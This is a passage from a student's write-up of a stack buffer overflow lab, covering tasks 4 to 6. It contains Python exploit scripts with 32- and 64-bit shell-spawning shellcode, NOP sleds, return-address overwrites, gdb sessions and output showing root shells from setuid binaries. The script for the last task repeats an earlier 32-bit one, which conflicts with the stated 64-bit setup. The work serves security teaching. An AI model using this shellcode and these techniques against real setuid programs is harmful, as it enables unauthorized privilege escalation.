ret = 0xffffc15c + 300 # I Need to change I
offset = 176 # I Need to change I
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
#spray the buffer with return address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)
```

Finally, after making all the alterations, I run the stack-L1 and I got the following result:




```
-rw-rw-rw-  1 codespace codespace   966 Oct 15 17:17  Makefile
-rw-rw-rw-  1 codespace root          9 Oct  8 17:26  README.md
-rwxrwxrwx  1 codespace codespace 15672 Oct 12 23:44  a32.out
-rwxrwxrwx  1 codespace codespace 16752 Oct 12 23:50  a64.out
-rw-rw-rw-  1 codespace codespace   517 Oct 15 18:03  badfile
-rwxrwxrwx  1 codespace codespace 16504 Oct 15 16:58  call_shellcode
-rw-rw-rw-  1 codespace codespace   561 Oct 12 18:11  call_shellcode.c
-rwxrwxrwx  1 codespace codespace   936 Oct 15 18:00  exploit.py
-rwxrwxrwx  1 codespace codespace 15672 Oct 14 20:55  my_shellcode
-rw-rw-rw-  1 codespace codespace     4 Oct 14 22:36 'new file'
-rwxrwxrwx  1 codespace codespace 16752 Oct 12 18:11  output_filename
-rwxrwxrwx  1 codespace codespace   254 Oct 15 00:12  runshell.sh
drwxrwxrwx+ 2 codespace codespace  4096 Oct 11 22:09  shellcode
-rwxrwxrwx  1 codespace codespace 16752 Oct 12 23:41  shellcode_program
-rwsr-xr-x  1 root      codespace 15708 Oct 15 17:14  stack
-rwsr-xr-x  1 root      codespace 15708 Oct 14 22:08  stack-L1
-rwxrwxrwx  1 codespace codespace 18308 Oct 14 22:08  stack-L1-dbg
-rwsr-xr-x  1 root      codespace 15708 Oct 14 22:08  stack-L2
-rwxrwxrwx  1 codespace codespace 18308 Oct 14 22:08  stack-L2-dbg
-rwsr-xr-x  1 root      codespace 16856 Oct 14 22:08  stack-L3
-rwxrwxrwx  1 codespace codespace 19672 Oct 14 22:08  stack-L3-dbg
-rwsr-xr-x  1 root      codespace 16856 Oct 14 22:08  stack-L4
-rwxrwxrwx  1 codespace codespace 19664 Oct 14 22:08  stack-L4-dbg
-rw-rw-rw-  1 codespace codespace   614 Oct 14 20:39  stack.c
@sk22bo →/workspaces/Com_off (main) $ ./stack-L1
# id
uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman),993(rv
m),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
# quit
zsh: command not found: quit
# exit
@sk22bo →/workspaces/Com_off (main) $
```

As we can see from #id, we got the root successfully.

Task 4:

In task 4, we have to perform the same task as before but this time, we have to launch the attack without knowing the buffer size. We will follow the same steps as before but we will not get the ebp value this time. We have been given the upper limit which is 200 bytes. The execution is shown below:




```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L2-dbg...
(gdb) b bof
Breakpoint 1 at 0x122d: file stack.c, line 10.
(gdb) run
Starting program: /workspaces/Com_off/stack-L2-dbg

Breakpoint 1, bof (str=0xffffc227 '\220' <repeats 176 times>, "\210\302\377\377", '\220' <repeats 20 times>...) at stack.c:10
10      {
(gdb) next
13      strcpy(buffer, str);
(gdb) p &str
$1 = (char **) 0xffffc210
(gdb) quit
A debugging session is active.

        Inferior 1 [process 90276] will be killed.

Quit anyway? (y or n) y
@sk22bo ➜/workspaces/Com_off (main) $ 
```

Like the previous task, we are not allowed to find the address of any other thing.

The following screenshots show updates made on the exploit.py file after considering all the details.


The return



```
 GNU nano 4.8                                    exploit.py
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
# Fill the content with NOP’s
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400 # I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffc15c + 300 # I Need to change I
offset = 176 # I Need to change I
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
#spray the buffer with return address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)
```

The return address will take us somewhere in the NOP region.

After this, I executed the stack-L2 file again and this is the output I received:




```
  # exit
● @sk22bo ➜/workspaces/Com_off (main) $ ./exploit.py
⊗ @sk22bo ➜/workspaces/Com_off (main) $ ./stack-L2
  # quit
  zsh: command not found: quit
  # exit
○ @sk22bo ➜/workspaces/Com_off (main) $ ./stack-L2
  # id
  uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman),993(rv
  m),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
  # 
⚠ 0  ⓦ 0                                                                                   Layout: US
```

Hence, the attack was successfully executed.


Task 5:

For task 5, we must perform an attack similar to that in L1 although we have to change some values like using the 64-bit shellcode and adding 8 bits on multiple positions because we are using 64 bits this time. The screenshot below shows the edit I made in the exploit.py file. Just for the sake of making it easy, I also renamed it exploit64.py




```
  GNU nano 4.8              exploit64.py
#!/usr/bin/python3
import sys
shellcode= ("\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
 # I Need to change I
).encode('latin-1')
# Fill the content with NOP’s
content = bytearray(0x90 for i in range(517))
############################################################>
# Put the shellcode somewhere in the payload
start = 480 # I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret = 0x7fffffffcfa0+360 # calculated return address for str>
offset = 200 #  ebp-buffer was 108 so added 8 on that
L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='lit>
############################################################>
# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)



                       [ Read 23 lines ]
^G Get Help  ^O Write Out^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File^\ Replace   ^U Paste Tex^T To Spell
```

The return address in this is the address of the string. Since the string copy function stops when it encounters the null bit, we use the string and add the shellcode in it. The return address now points towards the string hence we can use the shellcode in this way. The calculated address for str is shown in the screenshot below:



```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack-L3-dbg...
(gdb) break main
Breakpoint 1 at 0x11df: file stack.c, line 17.
(gdb) run
Starting program: /workspaces/Com_off/stack-L3-dbg

Breakpoint 1, main (argc=0, argv=0xffffaaaaaaaabcd4) at stack.c:17
17      {
(gdb) next
20      badfile = fopen("badfile", "r");
(gdb) next
21      fread(str, sizeof(char), 517, badfile);
(gdb) next
22      bof(str);
(gdb) print &str
$1 = (char (*)[517]) 0x7fffffffcfb0
(gdb)
```

After this, I ran the stack-L3 and got the root shell with that as shown below:




```
@sk22bo →/workspaces/Com_off (main) $ stack-L3
bash: stack-L3: command not found
@sk22bo →/workspaces/Com_off (main) $ ./stack-L3
# id
uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),
106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman)
,993(rvm),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
# whoami
root
#
```

We successfully got the root hence, we can say that the task was successfully executed.

Task 6:


In task 6, it doesn't matter how large the buffer is as we are using the str. Since, strcpy terminates as soon as it encounters a null bit, we have to use the str by adding the shellcode in it and directing the address towards str. This way the shellcode can be accessed.

Just like the previous task, I shall again use the gdb to get the required values as shown below:



```
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L4-dbg...
(gdb) b bof
Breakpoint 1 at 0x11a9: file stack.c, line 10.
(gdb) next
The program is not being run.
(gdb) run
Starting program: /workspaces/Com_off/stack-L4-dbg

Breakpoint 1, bof (str=0x5555555550c0 <_start> "\363\017\036\372\061\355I\211\321^H\211\342H\203\344\360PTL\215\005\346\001") at stack.c:10
10      {
(gdb) next
13      strcpy(buffer, str);
(gdb) p $rbp
$1 = (void *) 0x7fffffffcf80
(gdb) p &buffer
$2 = (char (*)[10]) 0x7fffffffcf76
(gdb) p/d 0x7fffffffcf80-0x7fffffffcf76
$3 = 10
(gdb) quit
A debugging session is active.

        Inferior 1 [process 81732] will be killed.

Quit anyway? (y or n) y
@sk22bo →/workspaces/Com_off (main) $
```


After this I updated the values in my new code exploit64n.py as shown below:



```
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400 # I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffc15c + 300 # I Need to change I
offset = 176 # I Need to change I
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
#spray the buffer with return address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)
```

After this, we can successfully execute the stack-L4 and see if our attack works.

